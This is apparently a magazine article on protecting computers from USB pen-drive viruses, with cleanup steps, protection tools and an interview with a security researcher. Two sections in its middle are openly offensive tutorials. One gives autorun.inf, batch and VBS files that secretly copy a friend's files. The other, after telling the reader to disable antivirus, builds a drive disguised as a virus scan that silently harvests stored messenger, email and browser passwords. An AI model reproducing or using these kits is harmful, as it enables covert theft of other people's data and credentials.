How to protect you computer from virus in Pen Drive

We have received lot of problems where computers got infected easily by the viruses in the pen drives, as they have become one of the easiest carriers of various types of viruses these days.

We will tell you how pen drives normally infect your computer systems and how can you open pen drive safely and back up your important data.

How a virus in your pen drive infects?

Most of the active viruses infect your windows system as soon as you double click on the Pen Drive icon in your my computer. As virus always creates a *autorun.inf* file which is a system, hidden and a read only file on your pen drive. It point to the main virus file which is also located on the pen drive. When a user double clicks on the pen drive files pointed by the autorun.inf become executed which copies the virus files on your system.

The image below shows the Autorun file entries in some special characters when you right click on the drive (Figure 3).

Let's see how you can protect yourself by following certain practices.

Fix

Let's discuss these practices one by one:

- *Disable Autorun on Your Pen Drive*:
  - Open to *Start* >> *Run* and type *gpedit.msc* (without quotes) and press enter. This will open Group policy editor.
  - Browse to *Administrative templates* >> *System* >> double click on *Turn off Autoplay* click on *Enabled and Under Settings* >> Select *All Drives* in the drop down and click OK (as shown in the Figure 4)
- *Scan Your Pen Drive*: Whenever you insert your pen drive / portable drive into USB port on your system make sure to run a virus scan with your antivirus before opening your pen drive contents in windows explorer.
- *Use Free Commander*: Free Commander is again a file explorer like windows explorer, so you just need to download it from Internet and install it.

Figure 3. *Commander unpacking I*




Figure 4. *Commander unpacking II*

After installing open your pen drive through Free Commander (as shown in the Figure 5).

Check if there are some additional files like autorun.inf, Funny UST *Scandal.avi.exe*, *Ravmon.exe*, New *Folder.exe* etc or any other file which you have not copied or created, delete all these suspicious files on your pen drive.

Disable USB Autorun to Save PC from USB Viruses

Pen drives are very common these days. Everybody has them for their daily data transfer needs and since these are connected to different computers very often, they become an easy carrier of malicious code (virus, Trojans, spywares etc).

Figure 5. *FreeCommander*




Figure 6. *FreeCommander settings*

How viruses spread from USB/Thumb/Pen drive?

Whenever a USB drive is plugged into an infected computer, virus copies itself to the pen drive and sets it to execute itself when pen drive is accessed by making changes in the *autorun.inf*. Whenever pen drive is accessed, the autorun.inf calls the executable file of the virus upon which the system gets infected.

How to save your computer from viruses from USB/Thumb/Pen drive?

The most effective method of preventing your system from getting infected is to disable autorun feature of USB devices. DJ tells us about disabling autorun feature on Sizlopedia. He tells us a method in which he uses *gpedit.msc* and disable autorun feature but the problem is that *gpedit.msc* is not available under *Windows XP Home Edition*.

So, I am going to explain how to disable USB autorun feature through registry editing which not only works for Win XP Home but also for any other edition of Windows.

UPDATE

There is a tool for vaccinating against autorun feature too. You better use it. It works far much better than this registry hack.

- Browse to the following key `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer`
- Modify the value of `NoDriveTypeAutoRun` to `ff` (hexadecimal; Figure 6)

Although I must warn you that playing with the registry can be harmful for your system and you might end up re-installing your OS. Before making any changes, I recommend reading How to backup your registry?

And if you don't want to edit the registry then you can download this registry entry.

Figure 7. *USB flash drive control settings*

Download Disable_autorun.reg.

Right Click > Save it on your computer > Run it on your computer.

Press Yes when it asks for confirmation for adding the entry into the registry.

This will now prevent any virus from auto executing itself through a USB drive. In addition to this, you must have a good antivirus installed on the system as this method just stops the virus from infecting the system automatically.

All My Files & Folders Become Shortcuts?

Just all of a sudden all the *files & folders turned into shortcuts* showing 1KB or 2 in size when you connected your USB flash drive, memory card or hard drive to your PC? It should be a couple of GB as you saved so many documents, photos, movies etc to the disk drive. How could this happen? Where are those files?




Figure 8. *Data shortcut*

Figure 9. *USB flash drive control settings*

Are they hidden or deleted? How to recover the lost files and folders (Figure 7)?

It could happen if your PC hard drive or removable disk suffered certain kinds of virus, spyware or Trojans such as AUTORUN, BUOUFO, QWERT etc.

**Continue to read on for the solution (Step-by-Step Tutorial) to fix folders shortcuts problem and recover files & folders from the drive (Figure 8).

Note

When you accidentally see this issue, you should never attempt to format the drive (hard disk, USB flash, memory card etc) right away as it may make things worse. It's recommended to follow the step by step tutorial below if you have important data in the virus infected drive.

Prevent Viruses from Infecting the USB Flash Drive or Pen Drive

The USB flash drive or pen drive are very useful portable storage devices which are very commonly used for transferring or transporting personal data




Figure 10. *Operation in DOS I*




Figure 11. *Operation in DOS II*

or work files from one station to another, e.g. from the house to the office or for carrying around data that users intend to transfer or access in a variety of places. The USB flash drive is compact and easy to carry around. However, as the storage device is so common and easily used, the percentage of the drive being infected by viruses has also increased substantially. In this situation, what can a user do in order to prevent or reduce the risk of being infected by viruses while transporting data via the portable USB drive?

To minimize the risk of the PC being infected by viruses, it is a good practice to keep a habit to carry out the following measures once you insert or connect your portable Pen Drive into your computer. When you insert your USB Drive or Pen Drive into your PC, click cancel to close the dialogue box prompted out (Figure 9).

Now you need to go to Start\Run and type cmd to run the Command Prompt Window as shown Figure 10.

In the Command Window, type in your flash drive's drive letter (if your pen drive is detected as G, then type G: and so on). Once you have gone in to your pen drive, now type dir/w/o/a/p and hit Enter. You will then see a list of files. Search whether any of these files appear or exist:




Figure 12. *Operation in DOS III*

- Autorun.inf
- New Folder.exe
- Bha.vbs
- Iexplore.vbs
- Info.exe
- New_Folder.exe
- Ravmon.exe
- RVHost.exe or any other files with ".exe" extension.

For instance, two files are found in the following example: *a.dll.vbs* and *Autorun.inf* (Figure 11).

If you happen to see any of the above files, just type and run the command attrib -h -r -s -a *.* as shown in the Figure 12.

Once this has been done, you need to delete the files that you see. In the example above, you need to delete the *a.dll.vbs* and *Autorun.inf*. Just type in *del autorun.inf* and *del a.dll.vbs* (Figure 13).

It's almost done. To double ensure your pen drive is safe, perhaps you might need to scan your USB flash drive again with some reputable antivirus software. You can eject your pen drive and reinsert for using.

How to secretly copy (steal) files from a computer to a USB Flash Drive

Let's say you and your friend are preparing for an all important exam that is going to decide the course the rest of your life takes. Your friend has some important notes on his computer that he isn't going to share with you. Your friend is a moron. You need the notes so badly that you are willing to steal from him. He deserves it anyway (Figure 14).

To get the notes you can either break into his house at night, an accomplice keeps you hanging by a rope from the roof while you deliberately copy the files to your flash drive taking care not to let your feet touch the floor. Or you can walk into his room one morning and say with a feigned smile, *Hey, buddy! I have some great new music. Want it*?. Then plug your USB Flash drive into his PC to automatically copy his notes to your pen drive, secretly and silently. Copy the songs you brought to his PC to complete the act.

Sneaky, isn't it? So let us prepare such a sinister USB Flash drive.




Figure 13. *Operation in DOS IV*

STEP 1

Open Notepad (I recommend Notepad++) and copy-paste the following lines.

```
[autorun]
Icon=driver.ico
Open=launch.bat
Action=Click OK to Run
Shell\open\command=launch.bat
```

Save this as *autorun.inf*.

The icon line is optional. You can change the icon to your tastes or leave it to the default icon. It's useful for social engineering purposes like enticing the user to click a file on the drive by making it looks like a game or something.

The `action=` command is optional too but sometimes when the autorun launches it may ask the user what to open. Depending on what you put here the user will be instructed to click Ok or run the file. This code acts as a backup just in case the user is asked what to open. This is not required if you are operating the computer.

The `shell/open` command also acts as a backup in case the user clicks cancel instead of open when prompted. This code will execute when the drive letter is clicked on.

Figure 14. *Potential Cracker*

STEP 2

Open Notepad again and copy-paste the following lines

```
@echo off
:: Variables
SET odrive=%odrive:~0,2%
Set backupcmd=xcopy /s/c/d/e/h/i/r/y
Echo off
%backupcmd% "%USERPROFILE%\pictures" "%drive%\all\Mypics"
%backupcmd% "%USERPROFILE%\Favorites"
"%drive%\all\ Favorites"
%backupcmd% "%USERPROFILE%\videos"
"%drive%\all\ vids"
@echo off
els
```

Save this as *file.bat*.

This file is configured to copy the contents of the current users pictures, favorites, and videos folder to the Flash drive under a folder called "all". This is the section of the code you will need to edit depending on what you want to copy.

The first file path `%USERPROFILE%\pictures` – is the target. The second file path `%drive%\all\My pics` – is the destination.

STEP 3

Open Notepad once again and copy-paste the following line.

```
CreateObject("Wscript.Shell").Run """ &
Wscript.Arguments(0) & """ , 0, False
```

Save this as *invisible.vbs*.

This code runs the *file.bat* as a process so it does not show the CMD prompt and everything the batch file is processing.

STEP 4

Open Notepad one last time and copy-paste the following line.

```
wscript.exe \invisible.vbs file.bat
```

Save this as *launch.bat*.

This batch file does two things, it looks for the invisible.vbs file in the root of the Flash drive then loads it with file.bat so file.bat is run with code from vbs file.

STEP 5

Copy all 4 files created in the above steps and put it on the root of the Flash drive, including the icon file if needed. Also create a folder named "all" where the contents are to be copied automatically. You can call this folder by any name, but then you need to reflect the changes you made in step 2.

This is all that needs to be done. Test the Flash drive on your own computer first before playing it out on your victim. It works flawlessly.

How To Hack Passwords Using Usb Pen Drive

Hacking passwords or any information using USB pen drive. Learn how to steal information or passwords of your friends or enemies using pen drives...

Today I will show you how to hack Passwords using USB Pen Drive. As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passwords from their stored places. Using these tools and an USB pen drive you can create your own root kit to hack passwords from your friend's/college Computer. We need the following tools to create our root kit.

Messenia's

Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.

Mail PassView

Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.

Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.

IE Passview

IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 – v6.0

Protected Storage PassView

Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of

Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more…

PasswordFox

PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename.

Here is a step by step procedre to create the password hacking toolkit.

NOTE

You must temporarily disable your antivirus before following these steps.

- Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.

  ie: Copy the files – *mspass.exe*, *mailpv.exe*, *iepv.exe*, *pspv.exe* and *passwordfox.exe* into your USB Drive.
- *Create a new Notepad* and write the following text into it

How To Protect Your Computer From Virus In Pen Drive?

```
[autorun]
open=launch.bat
ACTION=Perform a Virus Scan
```

save the Notepad and rename it from

```
New Text Document.txt to autorun.inf
```

Now copy the *autorun.inf* file onto your USB pendrive.

- Create another Notepad and write the following text onto it.

How To Protect Your Computer From Virus In Pen Drive ?




Figure 15. *SniffPass settings*

```
Start mspass.exe/stext mspass.txt
Start mailpv.exe/stext mailpv.txt
Start iepv.exe/stext iepv.txt
Start pspv.exe/stext pspv.txt
Start passwordfox.exe/stext passwordfox.txt
```

save the Notepad and *rename* it from

```
New Text Document.txt to launch.bat
```

Copy the launch.bat file also to your USB drive.

Now your rootkit is ready and you are all set to sniff the passwords. You can use this pendrive on on any computer to sniff the stored passwords. Just follow these steps

- Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).
- In the pop-up window, select the first option (*Perform a Virus Scan*).
- Now all the password recovery tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.
- Remove the pendrive and you'll see the stored passwords in the .TXT files.

This hack works on Windows 2000, XP, Vista and Windows 7.

NOTE
This procedure will only recover the stored passwords (if any) on the Computer (Figure 15).

How to backup your important data when your pen drive is infected with a virus

- Insert your pen drive into the USB port, if it detects your drive you will see it in my computer.
- Now don't double click on your drive, rather open the pen drive contents by typing the drive letter.

Figure 16. *Data backup vizualisation*




Figure 17. *How the autorun looks like*

For Example: type g: and press enter if your pen drive is shown as new g drive under my computer.

- Copy your important files from your pen drive close the window and format your pen drive after then.

If you are still suspicious about the existence virus files on your pen drive, you can remove virus from your pen drive through *command* `prompt` *by the method suggested by me* (Figure 16).

To prevent your flash device from becoming an infection carrier

- Click *My Computer*;
- Right-click your Flash Drive;
- From the menu, select *Open*;
- If the file *autorun.inf* is present in the root of your flash device, delete this file;
- Create the folder named *autorun.inf* in the root of the flash device by right-clicking the free space and selecting *Create* > *New Folder* from the menu;
- Copy some files to the newly created *autorun.inf* folder;
- To make the *autorun.inf* folder read-only, right-click the folder name, select Properties, and check the Read-Only mark.
- Click OK.

Now, your flash device is fully protected against any kind of an autorun infection.

However, you should bear in mind, that the above steps prevent only active content from running automatically on your flash drive after its insertion into a PC.

You should always check whether your *autorun.inf* folder is present on the flash drive. The current-day malware is incapable of overcoming the obstacle of the same-name folder. However, in the future, you may also have to keep an eye on the folder name, as its not ruled out that the future generations of autorun infections will not try to overcome this obstacle by renaming the folder (Figure 17).

Repair or protect your pen drive from viruses

Now days, a lot of computer systems got infected due to viruses which spread due to pen drives and I have also seen people not inserting or using pen drives as the pen drive is infected with some virus.

Mx One Antivirus is one such *free portable antivirus solution* which will lets you protect your pen drives from viruses and Trojan's.

We have recently posted about how to protect your pen drive fro *autorun.inf* viruses and some applications like USB Firewall that protects your windows by notifying whether a connected USB pen drive contains *autorun.inf* files.

Fix

Mx One is an antivirus specially designed to protect your computer and the devices of external portableUSB flash drives and memory cards. It has a sleek interface which lets you scan and remove any viruses from your pen drives.

It takes up a small space around 3 MB of disk space and consume less memory even when its running. This small free antivirus is quite effective when it comes to operation. You can easily update the virus definitions through Internet.

Figure 18. *MeDrive control panel*




Figure 19. *How To Protect Your Computer From Virus In Pen Drive?*

Note

As Mx one is portable antivirus so you can install on your pen drive also and take it away anywhere on your pen drive. It is not a alternative for regular computer antivirus software, but an add-on which you can install for extra protection of your pen drives.

How to Protect USB Drive from Virus When Attached To Infected Computer

Have you ever attached a USB to a computer and later found out that the drive is infected by a virus? I have definitely faced this situation many times. If you attach your USB drive to the infected computer the virus is transferred to the drive in no time infecting all the important documents in USB drive too, depending on the nature of the virus you may loose important data from the USB drive and never recover them back. But there is a solution to protect your USB drive from virus infection when it is connected to already infected computer.

If you make your USB drive into non writable mode then any kind of data can't be written to it which means that if a virus infected computer is going to transmit any virus to drive, it won't be able to because USB drive is write protected.

Write Protect Switch

Thumbscrew Certain USB flash drives comes with write protector switch in them, using which you can write protect the USB flash / pen drive or make them read only drives. If the write protect feature is missing in the USB flash / pen drive then you can use *USB Write Protector* utility (Figure 18).

Figure 20. *USB Write Protector*

ThumbScrew

Thumbscrew is a freeware application that lets you write protect your USB drive so that virus, Malware, Trojan or any kind of infection from host computer would not be able to write anything on your USB (Figure 19).

Now right click the system try icon and *choose Make USB read* only. This would make the USB drive write protected which makes it completely protected from infections to to spread onto your drive.

USB Write Protector

USB Write Protector is another free utility that allows you make write protect your USB flash / pen drives just like Thumbscrew mentioned above. This is a very small utility that you can always carry with you in your portable drive (Figure 20).

By these applications your pen drive would be protected on that shared system but it is still recommended for you to use a quality antivirus software, and keep it updated regularly.

Editor's Note

I am currently using AVG antivirus, and my readers prefer NOD32, both are great antivirus software. So you can use any one of them.

VIKAS KUMAR | ETHICAL HACKER | SPEAKER

Vikas Kumar is one of the leading computer security experts available in India. Vikas Kumar born on 26 July 1990 in a town called Meerut, UP (India). Vikas Kumar starts his Group "hackers4u" on Facebook in year 2010 and in two years he bangs the World Wide Web with good computer ethical hacking articles and going to launch the website on Cyber Security & Ethical Hacking and working with an Anti-Hacking Community "I-hackers4u". The 22 year old guy has the capability to compete with the people best in the business so called "Ethical Hacking".

Workshops and Seminars: Vikas Kumar have trained more than 550 people from all around the world, from countries like Thailand, Australia, Canada, Ghana, United States, South Africa, China, Malaysia, Singapore, Omen, Yemen and etc.


www.cyber-hunt.com

Blog: www.hackyourdreams.webs.com

Facebook: https://www.facebook.com/hackers4u

Orkut: http://www.orkut.com/Main#Profile?uid=7581821977129211672

Email ID: vikas_ind2008@yahoo.in, ikas_ind2008@india.com



The Industry's First Commercial Pentesting Drop Box.

THE Pwn Plug.

FEATURES:

- Covert tunneling
- SSH access over 3G/GSM cell networks
- NAC/802.1x bypass
- and more!

Discover the glory of
Universal Plug & Pwn

PWNIE EXPRESS

@ pwnieexpress.com

t) @pwnieexpress **e)** info@pwnieexpress.com **p)** 802.227.2PWN

Interview with

Alexander Raspopov

In this issue of Haking9 On Demand we have an interview with Alexander Raspopov who is an expert in IT security at the Positive Research Center. In the company Alexander performs research on information security and reverse engineering.

Positive Technologies is one of the fastest growing software companies in IT security compliance and vulnerability management. Through our products and services, backed by our extensive research, Positive Technologies provides our clients with the tools they need to reduce costs, improve efficiency and manage risk. We co-operate closely with technology companies including Microsoft, Cisco, Kaspersky Lab, IBM, Oracle, TrendMicro, Symantec and HP to ensure our customers are ahead of the curve when new threats and vulnerabilities emerge. When we discover new vulnerabilities in a vendor's products, we share our findings to help them improve their products and find workarounds to potential threats.

This interview deals with the protection and infection of the small devices such as memory sticks, flash drives in the company – Positive Technologies and in general.

Do you perceive your company as a company allowing for the safety of the small mobile devices such as memory sticks, pendrives?

Alexander Raspopov: We use anti-virus software providing complex protection of the entire system including flash drives. Infection of USD devices may happen if only they are connected to an infected system.

How do you protect those small devices in your company? Is the infection of them very easy to be caused?

AR: We can speak of two infection algorithms. They are usually used simultaneously to make infection more probable.

1) An autorun.inf file is created on the flash drive. This file contains information on what programs should run automatically when the flash drive is connected to a device. If there's such a file on your USB device, in 99% cases there will be malware programs as well. Usually this file and the file to be run have the hidden attribute. The problem can be solved rather easily. You need to disable autorun for plugged-in devices.

To do so, set the value `0xFF` for the parameter NoDriveTypeAutoRun in the following register sub-trees:

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
                    CurrentVersion\Policies\Explorer]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\
                    CurrentVersion\Policies\Explorer]
```

It will disable autorun for all types of media, network drives and devices of types that cannot be identified.

However, this setting will not protect you from the malware file to be run when the drive icon is double-clicked in the file manager window. To provide complete protection from malware distributed using autorun.inf, you should set the value `@SYS:DoesNotExist` for the default parameter in the following register sub-tree:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\
CurrentVersion\IniFileMapping\Autorun.inf]
```

It will lead to the following: when your system attempts to process the file with the name autorun.inf, its contents will be ignored and the value from the above

stated parameter will be taken instead. Meanwhile, this value will be `@SYS:DoesNotExist`, which means there are no parameters to process.

2) The virus sets the `hidden` attribute to all folders on the USB device and then creates (i) malware copies with the folder name and icon or (ii) a shortcut (*.lnk) with the folder name pointing to a malware file located in a hidden folder on the flash drive. As a result, a user who opens the flash drive in the file manager will see not folders, but shortcuts to folders or malware files with the same names. In both cases, the malware will be executed with double-click. In the latter case, it's easy to confuse a folder with a shortcut, the only difference here is a an arrow in the shortcut icon, which a user may pay no attention to. The easiest way to stay protected is to use a third-party file manager such as FAR Manager.

Is there a small and cheaper solution for the end user to protect their pendrive and mobile data ?

AR: You can protect data on your flash drive by avoiding its infection (but there is still a risk of hardware failure) and making backups. What allows you to protect the drive from infection is an antivirus program. Antivirus software usually scans plugged-in devices automatically. Thus, you will need no additional software if you use a good antivirus program with updated databases.

Furthermore, many companies provide separate utilities for protecting flash drives. However, they are based on the principles from the previous question, and you can just as well solve the problem on your own and for free.

Are there encryption solutions for mobile devices data that protects the mobiles device internal data and also memory cards used on these devices ?

AR: An interesting approach is demonstrated by SanDisk with its Cruzer Profile flash drive. The flash drive consists of two parts: a USB storage and a biometrical sensor to identify the user by his/her fingerprints. The manufacturer claims that the flash drive stores dactylographic images in the device memory and possibility of transferring them to the computer memory is excluded. The kit includes utilities for data encryption as well. Other manufacturers also have similar devices (for example, DataTraveler 6000 by Kingston with hardware encryption).

Do you think it is possible to avoid using those devices in companies? How to do it? Would it be more protective for the valuable data?

AR: A good antivirus with updated database can successfully protect you from this type of malware, but infection is still possible. For example, let's consider the 0-day vulnerability exploited by the Stuxnet virus. Once a flash drive is opened in the file manager, the malware DLL from the USB device will be downloaded automatically. The vulnerability was related to improper processing of *.lnk files by the explorer.exe process. Thus, it was architectural!

However, no software can provide protection against 0-day vulnerabilities.

How you as a company tend to hand malware from flash drives to host machines with the new windows 7 security.

AR: The developers added an important feature to Windows 7: autorun is now disabled by default for non-optical media. Thus, the autorun.inf file won't be executed when a USB device is opened. However, there are two important exceptions:

- The latter infection method from those described above (substitution of folders by malware files or shortcuts) still works.
- There are USB devices that are identified as CD/DVD disks by the operating system. In this case, autorun will work, too.

How much research is being conducted into the protection of those devices?

AR: There are various investigations, but it's not the main line of our company business. This is a question to be addressed to antivirus companies and manufacturers of flash drives with data encryption and integrity control.

Are there any sophisticated malware kits that use flash memory algorithms to recover data? Is encryption really keeping data safe on these devices?

AR: Ensuring integrity of data stored on a USB device and protecting a USB device from infection are two different things. If malware logic doesn't imply damage, your data is hardly under threat. But if malware will, for example, remove all data (except malicious code), even encryption will not help. It's better to backup sensitive data to keep it.

